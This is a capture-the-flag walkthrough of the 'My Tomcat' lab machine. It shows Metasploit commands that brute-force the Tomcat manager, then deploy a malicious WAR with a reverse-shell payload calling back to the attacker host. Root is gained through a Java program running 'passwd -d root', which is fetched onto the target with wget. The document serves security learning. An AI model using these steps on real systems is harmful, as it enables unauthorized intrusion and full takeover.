
**MY TOMCAT - CTF**

**1 . Finding the IP Address via netdiscover and to find open ports and services, we use nmap -A <ip>.**




**2 . We found two open ports**

1. **SSH at port 22/tcp**
2. **HTTP at port 8080/tcp**

*“SSH service is of no use as we don’t have Username and Password. We decided to move to http service which is running on port 8080”*

**Open <http://192.168.0.12:8080/> in browser**



*“We had no idea what to do next. So goggled about tomcat 9.0.31 to find its vulnerabilities”*

*“When we tried to access manager app it asked for login. We had no idea what it could be. So we also searched on Google about tomcat default details and what it does and what it is based on. “*

*“After half an hour of searching we found out that we can easily brute force tomcat with both username and password “*

**BRUTE-FORCE**

**To find the credentials of Tomcat Manage App we use Metasploit and do a brute-force attack.**

**STEP 1 - Turn on Postgresql**

**root@kali:/home/kali#** service postgresql start

**STEP 2 - Open Metasploit**

**root@kali:/home/kali#** msfconsole

**STEP 3 - msf5 >** search tomcat

**STEP 4 - msf5 >** use auxiliary/scanner/http/tomcat\_mgr\_login

**STEP 5 - msf5 auxiliary(scanner/http/tomcat\_mgr\_login) >** set rhosts192.168.0.12

**rhosts => 192.168.0.1**

**msf5 auxiliary(scanner/http/tomcat\_mgr\_login) >** set rport 8080

**rport => 8080**

**msf5 auxiliary(scanner/http/tomcat\_mgr\_login) >** run

**we found [+] 192.168.0.12:8080 - Login Successful: tomcat:tomcat**


**username – tomcat**

**password – tomcat**

**Open** [**http://192.168.0.12:8080/manager/html**](http://192.168.0.12:8080/manager/html) **using credentials we found above.**

**username – tomcat**

**password – tomcat**




*“The tomcat web application manager has many applications and services running.”*

*“Coming to bottom we found out that from this manager app we can upload a war file and deploy it on the target machine.”*

*“So we started searching what a war file was and what it can do.”*

WAR – web application resourse (collection of jar files)

*“In this website we found a way to exploit tomcat using its vulnerability”*



<https://null-byte.wonderhowto.com/how-to/hack-apache-tomcat-via-malicious-war-file-upload-0202593/>

*“We decided to go ahead and perform this exploit”*

**GAINING ACCESS USING METASPLOIT**

**Open msfconsole in terminal**

**Type**

**msf5 >** search tomcat

**msf5 >** use exploit/multi/http/tomcat\_mgr\_upload

*“Setting ip and port of receiver or target“*

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set rhost 192.168.0.12

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set rport 8080

*“We referred to the above website and went ahead to perform this payload”*

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set payload java/shell\_reverse\_tcp

*“Setting the username and password of tomcat that we got from brute forcing”*

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set HttpUsername tomcat

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set HttpPassword tomcat

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set lhost 192.168.0.11

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > set lport 8080

**msf5 >** exploit(multi/http/tomcat\_mgr\_upload) > exploit

**[\*] Started reverse TCP handler on 192.168.0.11:8080**

**[\*] Retrieving session ID and CSRF token...**

**[\*] Uploading and deploying u0hO...**

**[\*] Executing u0hO...**


**[\*] Undeploying u0hO ...**

**[\*] Command shell session 1 opened (192.168.0.11:8080 -> 192.168.0.12:58154) at 2020-05-20 05:29:31 -0400**

*“And we finally connected to shell of the target “*

*“We had limited options , a quick google search gave us a code to upgrade the shell into bash so that we could use sudo commands”*

**Open bash using python -c 'import pty; pty.spawn("/bin/bash")'**



*“After 3-4 hours of trying out different commands and failing, we wanted to check what commands can we execute using user ‘tomcat’.”*

*“We found a command* sudo - l *with which I can know which commands can be executed by a particular user.*

*The output was (ALL) NOPASSWD /usr/lib/jvm/../java.*

*The meaning of this line is any user can execute java command without password as sudo”*

*“we found our lead!!”*

**Escalating privileges**

*“ This was very tricky as we have no idea how (we were not able to execute any sudo command , we searched all possible dir and found no clue. ”*

*“Got back to google and searched if we have any exploit related to java. We found a solution, we got a java code that can be used to escalate permission.”*

*“Quickly copied it into a file but we thought to send the file by creating a server and uploading it. we successfully uploaded it into server and started apache2 but we were not able to download that file into target machine because it said we needed sudo permissions to write file .“*

**Create a java exploit file in home directory**

import java.io.BufferedReader;

import java.io.InputStreamReader;

public class exploitt {

public static void main(String args[]) {

String s;

Process p;

try {

p = Runtime.getRuntime().exec("passwd -d root");

BufferedReader br = new BufferedReader(

new InputStreamReader(p.getInputStream()));

while ((s = br.readLine()) != null)

System.out.println("line: " + s);

p.waitFor();

System.out.println ("exit: " + p.exitValue());

p.destroy();

} catch (Exception e) {}

}

}

Save it as exploit.java

Move the file to apache2 folder

**root@kali:/home/kali# mv exploitt.java /var/www/html/**

**root@kali:/home/kali#** service apache2 start

*“we were stuck at this point for long time. Finally we found out that “tmp” folder in most of the systems is free to use for any user and has write access.”*

*“we used that dir and wget <ip/file> and successfully copied it into target system”*

Go to tmp folder

**bash-4.2$** cd tmp/

**bash-4.2$** wget 192.168.0.11/exploit.java



**Use javac filename to compile java file.**

*“compiled java file successfully!”*

**Run java class file – java filename**




*“Success! We removed sudo password.”*

**Become sudo by using SU**

**Navigate to Root folder – cd /root.**

*“we found that there was a proof.txt so quickly grabbed it and opened.”*

**Cat proof.txt**



**DONE.**

**“It was a great experience**